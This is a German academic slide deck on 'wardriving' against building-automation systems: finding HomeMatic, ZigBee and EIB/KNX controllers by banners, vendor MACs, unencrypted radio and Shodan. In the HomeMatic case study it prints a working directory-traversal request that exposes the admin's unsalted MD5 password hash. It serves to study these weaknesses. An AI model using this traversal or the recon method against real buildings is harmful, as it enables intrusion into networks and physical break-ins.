How to own a Building?

Wardriving gegen die Gebäudeautomation

Hochschule Augsburg University of Applied Sciences

B. Kahler, S.Wendzel

- Motivation und Hintergründe
- How-To Wardriving
- Fazit

Inhalt

Hochschule Augsburg University of Applied Sciences

Motivation und Hintergründe

Hochschule Augsburg University of Applied Sciences

Gebäude-Automation: Ziele

- Zentralisierte Gebäudekontrolle
- Vergleich: Leitwarte
- Klima, Lüftung, Heizung
- Aber auch Zutrittskontrolle, Fensteröffner, usw.
- Ambient Assistent Living

Hochschule Augsburg University of Applied Sciences

Gebäude-Automation: Technik

- Steuer-/Leitebene (vgl. SCADA)
  - » Automationssteuerung
  - » Programmierung
  - » Mittels Webanwendungen, -portalen, etc.
- Feldbusebene
  - » Sensoren
  - » Aktoren

Hochschule Augsburg University of Applied Sciences

Gebäude-Automation: Einsatzgebiete

- Privatanwender
  - » HomeMatic, Adhoco ZigBee
  - » Kosten verringern; Alltägliches erleichtern
- Professionelle Anwender
  - » EIB/KNX, BACnet, …
  - » Büro-, Regierungs-, Industrie-Gebäude
  - » Kosten verringern

Hochschule Augsburg University of Applied Sciences

Motivation

- Gebäude-Automation erleichtert Einbrüche
  - » Anwesenheit überwachen
  - » Türen und Fenster öffnen
- Problem: Einbrecher hat keine Kenntnis ob Automationssystem vorhanden
- Methoden zum Erkennen von GA?

Hochschule Augsburg University of Applied Sciences

- Motivation und Hintergründe
- How-To Wardriving
- Fazit

How-To Wardriving

Hochschule Augsburg University of Applied Sciences

Untersuchte Protokolle / Hersteller

- Funkbasiert
  - » ZigBee (adhoco)
  - » HomeMatic
- Kabelbasiert
  - » EIB/KNX (BuschJaeger)


Hochschule Augsburg University of Applied Sciences

Wardriving: Neu gedacht

- Einbruch in das Netzwerk von außen
  - » W-LAN
  - » Unbeobachtete Netzwerkdosen
- Einfaches Detektieren von Steuersystemen oder Feldgeräten
- Übernahme der Gebäudeautomation?

Hochschule Augsburg University of Applied Sciences

Grundidee



Hochschule
Augsburg University of
Applied Sciences

Grundidee

- Besondere Eigenschaften von GA-Systemen
  - » Steuersysteme mit Webserver
  - » Embedded OS
  - » Herstellerkennungen (z.B. in MACs)
- Mehrstufiges Verfahren
  - » Schneller Scan liefert Webserver
  - » Kompletter Scan von gefilterten Resultaten

Hochschule
Augsburg University of
Applied Sciences

Konkretes Vorgehen: ZigBee

- Webserver
  - » Jetty httpd 4.2.x
- Server-Banner
  - » Linux/2.6.12.5-fs.1-adhoco276
- ZigBee-USB-Gateway
  - » Erkennen von neuen Geräten

Hochschule Augsburg University of Applied Sciences

Konkretes Vorgehen: EIB/KNX

- Weboberfläche:
  - » Enthält Logo des Herstellers
- Erkennung über EIB/KNX-Protokollstack
  - » Im Bussystem können Nachrichten mit gelesen werden
  - » EIB/KNX im Plaintext

Hochschule Augsburg University of Applied Sciences

Konkretes Vorgehen: HomeMatic

- Webanwendung
  - » String: HomeMatic
- Sonstiges
  - » MAC-Adresse (eq3-GmbH)
- Erkennung über Funk
  - » Vorarbeiten durch cirosec GmbH
  - » Verwendet 868,3 MHz-Band
  - » BidCoS-Nachrichtenformat
  - » Keine Verschlüsselung

Hochschule Augsburg University of Applied Sciences

Weiteres Vorgehen?

- Detektion allein ohne Nutzen
- GA-Systeme müssen angegriffen werden
- Angriffsvektor: Steuersysteme
  - » Schlecht bis gar nicht gehärtete Weboberflächen
  - » Veraltete Dienstversionen
  - » Kein erkennbarer Security-Fokus der Hersteller

Hochschule Augsburg University of Applied Sciences

Fallstudie am Beispiel HomeMatic

- Vorarbeiten durch cirosec
- HomeMatic-Zentrale: Veralteter Webserver mit Vulnerability
- Linux 2.6.x

Hochschule
Augsburg University of
Applied Sciences

Fallstudie am Beispiel HomeMatic

- Directory-Traversal Attacke legt sensitive Daten offen
  - » /etc/passwd (keine Shadow-Datei)
  - » Konfigurationsdateien der Weboberfläche
- Weboberfläche:
  - » Erstellen von Automationsprogrammen
  - » Damit Zugriff auf Aktoren und Sensoren
  - » Einbruchsmöglichkeit!

Hochschule Augsburg University of Applied Sciences

Fallstudie am Beispiel HomeMatic

Traversal-Attacke:

```
attacker@machine:~# telnet 192.168.0.111 80
Trying 192.168.0.111...
Connected to 192.168.0.111.
Escape character is '^]'.
GET /../../../../../../../../../../../../etc/config/homematic.regadom HTTP/1.0
```

homematic.regadom:

```
<user>
    <!-- ... -->
    <name>Admin</name>
    <!-- ... -->
    <enabled>1</enabled>
    <!-- ... -->
    <pwmd5>unsalted MD5-String</pwmd5>
</user>
```

Hochschule Augsburg University of Applied Sciences

Sonderfall: Shodan

- Suchmaschine für (Automations-)Geräte
- Treffer für: HomeMatic, ZigBee, EIB/KNX
- Lokalisierung unbrauchbar
- Indizierungszyklen fragwürdig

Hochschule Augsburg University of Applied Sciences

Sonderfall: Shodan

- Suchmaschine für (Automations-)Geräte
- Treffer für: HomeMatic, ZigBee, EIB/KNX
- Lokalisierung unbrauchbar
- Indizierungszyklen fragwürdig

[redacted]
[redacted]GmbH
Added on 02.08.2012
Oldenburg
Details

HTTP/1.1 200 OK
CACHE-CONTROL:max-age=5000
EXT:
LOCATION:http://[redacted]/upnp/basic_dev.cgi
SERVER:HomeMatic
ST:upnp:rootdevice
USN:uuid:upnp-BasicDevice-1_0-IEQ0380713::upnp:rootdevice

Hochschule Augsburg University of Applied Sciences

- Motivation und Hintergründe
- How-To Wardriving
- Fazit

Fazit

Hochschule Augsburg University of Applied Sciences

Was wurde erreicht?

- Steuersysteme von drei Herstellern können erkannt werden
- Methodik um weitere Hersteller erkennen zu können
  - » Weboberflächen von embedded Geräten
  - » Server Banner
  - » Magic Strings

Hochschule Augsburg University of Applied Sciences

Was wurde erreicht?

- Schlecht gehärtete Systeme
  - » Veraltete Software
  - » Unverschlüsselte Datenübertragung
- (Funk-)Feldgeräte erkennbar
- Zugriff auf HomeMatic

Hochschule Augsburg University of Applied Sciences

Wo besteht noch Arbeitsbedarf?

- Funk-Erkennung und Steuerung
  - » Bspw. 868,3 Mhz Band
- ZigBee-Funkerkennung in fremden PANs
  - » ZigBee-Killerbee Framework
- Vom Hersteller unabhängige Scans

Hochschule Augsburg University of Applied Sciences

Fragen und Diskussion

Hochschule Augsburg University of Applied Sciences

